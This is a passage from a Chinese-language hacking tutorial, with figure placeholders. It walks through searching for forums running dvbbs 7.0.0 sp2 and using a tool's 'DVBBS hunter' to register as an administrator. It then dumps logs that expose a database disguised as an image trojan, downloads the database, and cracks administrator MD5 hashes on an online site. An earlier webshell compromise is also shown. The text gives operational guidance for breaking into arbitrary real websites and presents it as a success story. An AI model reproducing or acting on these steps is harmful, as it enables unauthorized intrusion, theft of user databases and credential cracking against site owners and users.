


图10

这个WEBSHELL的权限还不小呢，添加、删除之类的操作都可以的。就这么简简单单的我们就完成入侵一个网站的目标了，至于如何得到服务器的系统权限，我会在以后的文章里给大家详细介绍。

细心的朋友一定会注意到在“上传工具”项的右边还有一个“动网猎手”，可想而知这个功能就是专门用在动网论坛上的，主要针对dvbbs version 7.0.0 sp2漏洞。下面我们同样利用关键字“dvbbs version 7.0.0 sp2”来搜索这个版本的动网论坛(搜索方法和上面的一样)，如图11。

搜索到很多动网论坛，先点击获取网址，然后从中选择一个网址进行访问，切换到“动网猎手”，将该网址后边的参数都去掉，只保留论坛地址，输入到“论坛地址”栏，在帐号里随便输一个，比如blackmask，密码也可以随便输入，比如123456，E-mail可以随机生成。然后点击“注册成管理员”，成功的话，就会返回注册成功的信息了，如图12。有一些论坛可能开启了验证码，对于此类情况，我们需要在“使用验证码”前打上“勾”，这时会弹出一个提示框，要求我们访问该网站，得到验证码后再填入验证码的框里。我们点确定后就会自动弹出注册页面，将得到的验证码记下来，填入到使用验证码下面的框里，再点击“注册成管理员”就行了。




图11




图12

来看看刚才添加的管理员帐号有没有成功，点“登陆论坛”，输入我们刚才添加的帐号和密码，看到“管理”项了吧，如图13。




图13

这说明我们已经有管理员权限了，不过这只是前台管理员，并不是后台管理员，所以我们要通过这个前台管理员去查看一些系统日志，希望能够找到后台管理员的密码来。我们选中暴库设置里的“查DV_log记录”，再点击“后台提权信息”按

钮，如图14。

成功暴出了记录，有800多个分页呢，我们从最后一个分页开始一个个的往前找，都快找完了也没有看到管理员密码的影子，普通用户的密码倒是有很多，就在我快要放弃的时候，突然眼前一亮，看到一段好东西，如图15。




图14




图15

这不就是数据库的名字吗？看来已经有人来过了，因为这段日志已经明显记录了，那个人通过备份数据库功能将自己伪装成图片的ASP木马备份回了ASP木马（我试了试那人备份的几个ASP木马，一个也打不开，看来都被删除了）。

从数据库名字的更新时间来看，2007-2-16日的dvbbs7123.mdb是最有可能的，我赶紧打开讯雷进行下载，还真是这个名字哦，而且数据库还不小呢，有50多M，就等它慢慢下载吧。一会儿就下载完了，打开dvbbs7123.mdb数据库，再打开DV_admin表，发现了几个后台管理员，接着再打开DV_user表，查看一下所对应的前台管理员，如图16，从图中我们可以找到前台管理员shakespear，所对应的后台管理员是sqc，并且是同一个密码。将这个MD5密码复制过来到www.cmd5.com网站上去破解一下吧，运气不错，密码被破解出来了，如图17。

